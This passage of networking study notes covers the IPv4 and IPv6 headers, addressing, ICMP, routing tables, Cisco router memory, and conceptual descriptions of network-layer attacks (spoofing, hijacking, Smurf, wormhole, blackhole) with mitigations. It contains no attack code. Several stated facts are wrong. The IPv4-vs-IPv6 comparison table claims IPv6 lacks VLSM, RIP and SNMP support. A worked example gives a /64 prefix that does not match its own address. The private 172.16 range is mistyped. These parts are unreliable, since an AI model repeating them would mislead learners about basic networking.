<tr><td>4</td><td>32</td><td colspan="16">Identification</td><td colspan="3">Flags</td><td colspan="13">Fragment Offset</td></tr>
<tr><td>8</td><td>64</td><td colspan="8">Time To Live</td><td colspan="8">Protocol</td><td colspan="16">Header Checksum</td></tr>
<tr><td>12</td><td>96</td><td colspan="32">Source IP Address</td></tr>
<tr><td>16</td><td>128</td><td colspan="32">Destination IP Address</td></tr>
<tr><td>20</td><td>160</td><td colspan="32" rowspan="4">Options (if IHL > 5)</td></tr>
<tr><td>24</td><td>192</td></tr>
<tr><td>28</td><td>224</td></tr>
<tr><td>32</td><td>256</td></tr>
</table>

32-bit IPv4 Header [3]

Internet Protocol Version 4 (IPv4)

An IP packet consists of a header section and a data section. An IP packet has no data checksum or any other footer after the data section. Typically, the Data Link Layer encapsulates IP packets in “Frames” with a CRC footer that detects most errors, and typically the end-to-end TCP layer checksum detects most other errors.

Significant fields in IPv4 header include:

1. **Version** - Contains a 4-bit binary value identifying the IP packet version. For IPv4 packets, this field is always set to 0100.
2. **Differentiated Services** - Formerly called the *Type of Service (ToS)* field, the DS field is an 8-bit field used to determine the priority of each packet. The first 6 bits identify the Differentiated Services Code Point (DSCP) value that is used by a quality of service (QoS) mechanism. The last 2 bits identify the explicit congestion notification (ECN) value that can be used to prevent dropped packets during times of network congestion.
3. **Time-to-Live (TTL)** - Contains an 8-bit binary value that is used to limit the lifetime of a packet. It is specified in seconds but is commonly referred to as hop count. The packet sender sets the initial time-to-live (TTL) value and is decreased by one each time the packet is processed by a router or hop. If the TTL field decrements to zero, the router discards the packet and sends an Internet Control Message Protocol (ICMP) Time Exceeded message to the source IP address. The traceroute command uses this field to identify the routers used between the source and destination.
4. **Protocol** - This 8-bit binary value indicates the data payload type that the packet is carrying, which enables the network layer to pass the data to the appropriate upper-layer protocol. Common values include ICMP (1), TCP (6), and UDP (17)
5. **Source IP Address** - Contains a 32-bit binary value that represents the source IP address of the packet (Identifies where the packet is from)
6. **Destination IP Address** - Contains a 32-bit binary value that represents the destination IP address of the packet. (Identifies where the packet is going)

The remaining fields are used to identify and validate the packet, or to reorder a fragmented packet. These include:

1. **Internet Header Length (IHL)** - Contains a 4-bit binary value identifying the number of 32-bit words in the header. The IHL value varies due to the Options and Padding fields. The minimum value for this field is 5 (i.e., 5×32 = 160 bits = 20 bytes) and the maximum value is 15 (i.e., 15×32 = 480 bits = 60 bytes).
2. **Total Length** - Sometimes referred to as the Packet Length, this 16-bit field defines the entire packet (fragment) size, including header and data, in bytes. The

minimum length packet is 20 bytes (20-byte header + 0 bytes data) and the maximum is 65,535 bytes.

3. **Header Checksum** - The 16-bit field is used for error checking of the IP header.

The checksum of the header is recalculated and compared to the value in the checksum field. If the values do not match, the packet is discarded.

A router may have to fragment a packet when forwarding it from one medium to another medium. When this happens, fragmentation occurs and the IPv4 packet uses the following fields to keep track of the fragments:

1. **Identification** – This 16-bit field uniquely identifies the fragment of an original IP packet.
2. **Flags** – The 3-bit field identifies how the packet is fragmented. It is used with Fragment Offset and Identification fields to help reconstruct the fragment into the original packet.
3. **Fragment Offset** – This 13-bit field identifies the order in which to place the packet fragment in the reconstruction of the original unfragmented packet.

Types of IPv4 Addresses

1. **Public Addresses** – Designated for use in networks that are accessible on the Internet.
2. **Private Addresses** – Blocks of Addresses that are used in networks that require limited or no Internet Access. [per RFC 1918]
   - **a.** 10.0.0.0 to 10.255.255.255 (10.0.0.0/8)
   - **b.** 172.16.0.0 to 172.31.255.255.255(172.16.0.0/12)
   - **c.** 192.168.0.0 to 192.168.255.255(192.168.0.0/16)

Note: Per RFC 6598, IANA reserved another group of addresses know as shared address space intended for use in service provider networks with address block 100.64.0.0/10

Special Use IPv4 Addresses

1. **Network and Broadcast Addresses** –
   - a. First address of Network ➔ Network Address
   - b. Last address of Network ➔Broadcast Address
2. **Loopback Address** – For testing purposes, this is a special address to direct traffic to itself. [127.0.0.1]
3. **Link Local Addresses** – Address block 169.254.0.0 to 169.254.255.255 [169.254.0.0/16] are designated as link-local addresses. These addresses can be


automatically assigned to the local to the local host by the operating system in environments where no IP configuration is available.

4. TEST-NET Addresses – Address block 192.0.2.0 to 192.0.2.255 (192.0.2.0/24) is set aside for teaching and learning purposes. Can be used in documentation and network examples with domain names example.com or example.net in RFCs, vendor docs, etc.

5. Experimental Addresses – The addresses in the block 240.0.0.0 to 255.255.255.254 are listed as reserved for future use (per RFC 3330)

Legacy Classful Addressing

Per RFC 1700 Assigned Numbers, the unicast ranges are grouped into specific sizes called Class A, Class B, and Class C addresses. Use of single such address space for complete network is referred to as classful addressing.



IP Address Classes

Address Class	1st octet range (decimal)	1st octet bits (green bits do not change)	Network (N) and Host (H) parts of address	Default subnet mask (decimal and binary)	Number of possible networks and hosts per network
A	1-127**	00000000-01111111	N.H.H.H	255.0.0.0	128 nets (2^7) 16,777,214 hosts per net (2^24-2)
B	128-191	10000000-10111111	N.N.H.H	255.255.0.0	16,384 nets (2^14) 65,534 hosts per net (2^16-2)
C	192-223	11000000-11011111	N.N.N.H	255.255.255.0	2,097,152 nets (2^21) 254 hosts per net (2^8-2)
D	224-239	11100000-11101111	NA (multicast)		
E	240-255	11110000-11111111	NA (experimental)		

Note: All zeros (0) and all ones (1) are invalid hosts addresses.


IP Address Classes [4]

Limitations of IPv4

1. IP Address Depletion (Limited IPv4 availability while internet connected devices still increasing)
2. Internet Routing Table Expansion (IPv4 routes consume a great deal of memory and processor resources on the Internet routers)
3. Lack of end-to-end connectivity (Public IPv4 is shared while internal NAT IPs remain hidden which is problematic for technologies that require end-to-end connectivity)

Internet Protocol Version 6 (IPv6)

Improvements over IPv4 includes increase in address space, improved packet handling, NAT elimination and integrated security.



128-bit IPv6 Header [5]

1. **Version** - This field contains a 4-bit binary value identifying the IP packet version. For IPv6 packets, this field is always set to 0110.
2. **Traffic Class** - This 8-bit field is equivalent to the IPv4 Differentiated Services (DS) field. It also contains a 6-bit Differentiated Services Code Point (DSCP) value used to classify packets and a 2-bit Explicit Congestion Notification (ECN) used for traffic congestion control.
3. **Flow Label** - This 20-bit field provides a special service for real-time applications. It can be used to inform routers and switches to maintain the same path for the packet flow so that packets are not reordered.
4. **Payload Length** - This 16-bit field is equivalent to the Total Length field in the IPv4 header. It defines the entire packet (fragment) size, including header and optional extensions.
5. **Next Header** - This 8-bit field is equivalent to the IPv4 Protocol field. It indicates the data payload type that the packet is carrying, enabling the network layer to pass the data to the appropriate upper-layer protocol. This field is also used if there are optional extension headers added to the IPv6 packet.
6. **Hop Limit** - This 8-bit field replaces the IPv4 TTL field. This value is decremented by one by each router that forwards the packet. When the counter reaches 0 the packet is discarded and an ICMPv6 message is forwarded to the sending host, indicating that the packet did not reach its destination.
7. **Source Address** - This 128-bit field identifies the IPv6 address of the sending host.
8. **Destination Address** - This 128-bit field identifies the IPv6 address of the receiving host
9. **Extension Headers** – Optional and are placed between the IPv6 header and the payload. EHs are used for fragmentation, security, etc.

IPv6 Address and Prefix Notation

The IPv6 convention is different from dotted decimal address notation of IPv4. The 128 bits in the IPv6 address [6]:

1. Are written as eight 16-bit hexadecimal blocks separated by colons (not case sensitive)
2. Use abbreviations to simplify the notation
3. Omit (optionally) leading zeroes.
4. Use double colons (::) to replace consecutive zeros (or leading or trailing zero strings), but never more than once per address.

So, an address like: **2eba:0000:0000:0000:0241:cbfa:8bc5:0000** can be written as: **2eba:0:0:0:0241:cbfa:8bc5:0** or **2eba::0241:cbfa:8bc5:0**


but not as: **2eba::0241:cbfa:8bc5::**

Routers seldom have to worry about complete ("host") addresses because their routing tables (and the forwarding tables they are based on) usually employ a prefix and examine only the number of bits that match the longest entry in the table. This is the "longest match" rule, and ensures that a 64-bit prefix (if present) is preferred over a 32-bit prefix; when the first 32 bits of a packet's destination address are the same in both table entries (longest match wins). Prefixes used for routing are defined in IPv6 by RFC 4291. So, the IPv6 address:

2eba:0000:0000:0000:0241:cbfa:8bc5:5c85/64 has as a 64-bit prefix of 2bfc:0000:0000:0000:

ICMP (Internet Control Message Protocol)

The Internet Control Message Protocol is a layer 3 protocol used by network devices to diagnose network communication issues. The ICMP packet is encapsulated in an IPv4 packet. The ICMP packet consists of header and data sections [7].



ICMP Header Format

Offsets	Octet	0								1								2								3							
Octet	Bit	0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17	18	19	20	21	22	23	24	25	26	27	28	29	30	31
0	0	Type								Code								Checksum															
4	32	Rest of Header																															

The ICMP header starts after the IPv4 header and is identified by IP protocol number '1'. All ICMP packets have an 8-byte header a variable-sized data section.

a. TYPE – ICMP type
b. CODE – ICMP subtype
c. Checksum – Internet checksum for error checking, calculated from the ICMP header and data with value 0 substituted for this field.
d. Rest off Header – Four bytes field, contents based on the ICMP type and code.

Primary Use Case: Error Reporting. To determine whether or not data is reaching its intended destination in a timely manner.

Supporting use cases include:

1. **Source Quench Message**: ICMP will take source IP from the discarded packet and informs to source by sending this message. (to reduce speed of transmission)
2. **Parameter Problem**: ICMP will take source IP from the discarded packet and informs to source by sending parameter problem message. (Calculated Header Checksum mismatched to Received Header Checksum)
3. **Time Exceeded Message** - ICMP will take source IP from discarded packet and informs to the source, of discarded datagram due to time to live field reaches to zero, by sending time exceeded message
4. **Destination Unreachable**: This is generated by host or its inbound gateway to inform the client that the destination is unreachable for some reason
5. **Redirection Mess**age: Redirect requests data packets be sent on an alternate route. The message informs to a host to update its routing information (to send packets on an alternate route)

Routing Basics

A host can send a packet to:


1. **Itself** – Pinging itself by sending a packet to special IPv4 address of 127.0.0.1 which is referred to as the loopback interface. [Direct Connection]
2. **Local Host** – This is a host on the same network as the sending host. The hosts share the same network address. [Local Network Route]
3. **Remote Host** – This is a host on a remote network which do not share the same network address. [Local Default Route]

Default Gateway

The default gateway is the device that routes traffic from the local network to devices on remote networks. In a home or small business network, the default gateway is often used to connect the local network to the Internet.
Note: A host device does not maintain routing information beyond the local network, to reach remote destinations. This is done by default gateway by maintaining a route table.

IPv4 Routing Table

Running the “**netstat -r**” or “**route -n**” command over a Linux host displays the host route table.



```
# netstat -r


Kernel IP routing table
Destination     Gateway         Genmask         Flags   MSS Window  irtt Iface
192.168.0.0     *               255.255.255.0   U         0 0          0 eth0
link-local      *               255.255.0.0     U         0 0          0 eth0
default         192.168.0.1     0.0.0.0         UG        0 0          0 eth0
```

Routing Table: Linux

1. **Destination** – Lists the reachable networks.
2. **Gateway** – Lists the address used by the local computer to get to a remote network destination.
3. **Genmask/Netmask** – Lists a subnet mask that informs the host how to determine the network and the host portions of the IP address.
4. **Flags** – U➔Route is Up, G➔Route is to Gateway, H➔Route is to Host, D➔Route is created by Redirect, M➔Route is modified by Redirect.
5. **MSS** – Max. Segment Size field for TCP header specify the largest amount of data in bytes that a computer can receive in a single TCP segment.
6. **Window** – TCP Window Size in bytes.
7. **irtt** – Initial Round Trip Time for TCP connections over this route.
8. **Iface** – Outbound NIC name.


Router: Introduction

A router is a computer, L3 device. There are many types of infrastructure routers available. Cisco routers are designed to address the needs of:

1. Branch – Teleworkers, small business, and medium-size branch sites, Includes Cisco 800, 1900, 2900, and 3900 Integrated Series Routers (ISR) G2 (2nd generation)
2. WAN – Large businesses, organizations, and enterprises. Includes the Cisco Catalyst 6500 Series Switches and the Cisco Aggregation Service Router (ASR) 1000.
3. Service Provider – Large service providers. Includes Cisco ASR 1000, Cisco ASR 9000, Cisco XR 12000, Cisco CRS-3 Carrier Routing System, and 7600 Series routers.

The focus of CCNA certification is on the Branch family of routers. Regardless of their function, size or complexity, all router models are essentially computers. Routers also require:

- Operating System (OS) – Required to provide routing and switching functions. The Cisco Internetwork Operating System (IOS) is the system software used for most Cisco devices regardless of the size and type of the device.
- Central Processing Unit (CPU) – To execute OS instructions such as System Initialization, routing functions, and switching functions.
- Random Access Memory (RAM) – To store various applications and processing including: Cisco IOS, Running configuration files, IP routing table, ARP cache, Packet Buffer, etc.
- Read Only Memory (ROM) – To store bootup instructions, basic diagnostic software and Limited backup version of the OS.



Memory	Volatile / Nonvolatile	Stores
RAM	Volatile	Running IOS Running Configuration IP Routing and ARP tables Packet Buffer
ROM	Nonvolatile	Bootup instruction Basic diagnostic software Limited IOS
NVRAM	Nonvolatile	Startup configuration file
Flash	Nonvolatile	IOS Other system files

Router Memory

IPv4 vs IPv6


Basis	IPv4	IPv6
Size of IP Address	IPv4 has 32-bit address length.	IPv6 has 128-bit address length.
Addressing Method	IPv4 utilizes dotted decimal notation.	IPv6 utilizes hexadecimal convention with colon separation.
Number of Header Fields	14	8
Length of Header Fields	20	40
Checksum	Yes	No
Type of Addresses	Unicast, Broadcast and Multicast	Unicast, Multicast and Anycast
Example	192.168.34.21	2839:0dfc:0000:0000:ff53:0043:5aea:00ed
No. of Classes	5 [A➔E]	IPv6 allows storing an unlimited no. of IP Address.
Configuration	Required for newly installed system.	Optional
VLSM Support	Yes	No
Fragmentation	Done by sending and forwarding routes.	Done by sender.
Routing Information Protocol	Yes	No. Only Static routes.
NAT	Yes	No. Only Direct addressing.
Address Mask	Yes	No
SNMP Support	Yes	No
Security	Dependent on applications.	IPSec built in. Needs to be enabled.
Authentication	No	Yes
Encryption	No	Yes
QoS Handling Packet Header	No	Yes

IP to MAC resolution	Broadcast ARP	Multicast Neighbor Solicitation
Local Subnet Group Mgmt.	IGMP	MLD
Mapping	ARP	NDP

Network Layer: Attacks and Security Measures

There are several attacks that could be performed to compromise/disrupt the Network Layer. As we know, the main responsibility of the network layer is to transmit the packets from the source to the destination by finding the best route, which is the route that has the lowest cost and shortest path between source and destination, the major goal is to disrupt this path. Some of the attacks related to network layer are discussed below [8].

1. **IP Spoofing Attack:** Used to gain unauthorized access to the servers when attacker spoofed its own IP address with a "trusted" IP address such that victim will not understand the source of traffic is malicious. The main root cause of DDoS attacks is IP spoofing.



Security Measures to mitigate IP Spoofing:

a. Use AUTH(N) based on Key Exchange between the machines on your network; IPv6 has IPSec built-in that can significantly cut down the risk of IP Spoofing.


b. Use of an ACL to deny private IP addresses on the downstream interfaces.

c. Implementing filters on both Inbound and Outbound traffic.

d. Configure Routers and Switches to reject packets originating from outside of local network that claim to originate from within.

e. Enable encryption sessions on the routers so that trusted hosts outside the network can securely communicate with the local hosts.

2. Hijacking Attack: The basic idea for this attack is to disrupt a session between client and server and take over the IP address of the trusted client. In the next step, the attacker will discontinue the communication between the server and the trusted client and create a new session with server pretending to be the trusted client. This might require additional capture efforts for information like authentication cookie, session IDs, BGP etc. along with trusted IP.



BGP Hijacking

Security Measures to mitigate Hijacking Attack:


a. Utilizing advanced encryption methods,

b. Different AUTH(N) mechanisms.

c. IP Prefix Filtering

d. BGP Hijacking Detection.

3. The Smurf Attack: The attacker will send a high number of packets from a spoofed IP address to the server in order to disable the service provided by the network. An example of this attack will be similar to ICMP request flooding or ping flood by using an IP broadcast address. The slight difference is due to an amplification attack vector that boosts its damage potential by exploiting characteristics of broadcast network.




Security Measures to mitigate Smurf Attacks and Ping Floods:

a. Blanket Block pings from outside networks.

b. Deploy DDoS protection solution


4. Wormhole Attacks: Wormhole nodes fake a route that is shorter than the original one within the network to confuse routing mechanisms which rely on distance between the nodes. The attackers will record the packets at one point of the network and retransmits them to another point of the network using private highspeed network, and then replays them into the network from that point. Such kind of attacks are a serious threat against network routing protocols. Mostly seen in wireless sensor networks.



Security Measures to mitigate Wormhole Attack:

a. A leash is any information that is added to a packet designed to restrict the packet's maximum allowed transmission distance. Use Geographical and Temporal Leashes.
b. Digital Signature Based Approach
c. Protocol Specific Solutions
d. SAM (Statistical Analysis of Multipath)

5. Blackhole Attack: The attacker will capture all the packets and discard them instead of forwarding them to the destination. The effectiveness of the network will be decreased during this attack, while important packets will not reach the destination. Network parameters such as delay and throughput will be changed during the blackhole attack. The delay will be increased because the packets will not be delivered to the destination. The throughput will become very less, while it will be used from the blackhole attacker. It's a kind of DoS Attack. It is also known as Packet Drop Attack.



Security Measures to mitigate Blackhole Attack:

a. IDS (Intrusion Detection System)
b. Cross Checking Data Routing Information (DRIs)
c. Using Destination Sequence No. Parameter of Reply Packet with threshold.

References

[1] Network Layer, Data Communication, TeachWeb Milinis Reference. Accessed on 14th June 2020.
Link: teachweb.milin.cc/datacommunicatie/tcp_osi_model/network_layer.htm

[2] Data Encapsulation and De-encapsulation Explained [Image] Accessed on 16th June, 2020.
Link: computernetworkingnotes.com/ccna-study-GUIde/data-encapsulation-and-de-encapsulation-explained.html

[3] IPv4 [Image], Wikipedia. Accessed on 14th June 2020.
Link: en.wikipedia.org/wiki/IPv4

[4] Legacy Classful Addressing [Image], IPv4, Network Layer, TCP OSI Model, TeachWeb Millinis Reference. Accessed on 14th June 2020
Link:
teachweb.milin.cc/images/datacommunicatie/introduction_to_networks/8.1.4.4_legacy_classful_addressing_small.jpg

[5] IPv6 Packet Format, Network Layer and Routing, Computer Networking [Image]. Accessed on 14th June 2020.
Link: expertsmind.com/CMSImages/426_IPv6%20packet%20Format.png

[6] Differences in Addressing Between IPv4 and IPv6, Juniper Networks. Accessed on 15th June 2020.
Link: juniper.net/documentation/en_US/learn-about/ipv4-ipv6-differences.pdf

[7] Datagram Structure, ICMP, Wiki. Accessed on 16th June 2020.
Link: en.wikipedia.org/wiki/Internet_Control_Message_Protocol

[8] A review of Network Layer and Transport Layer Attacks on Wireless Networks, Edvald Sula, International Journal of Modern Engineering Research (IJMER), 9th Feb, 2019. Accessed on 16th June 2020.
Link: ijmer.com/papers/Vol8_issue12/D0812012327.pdf

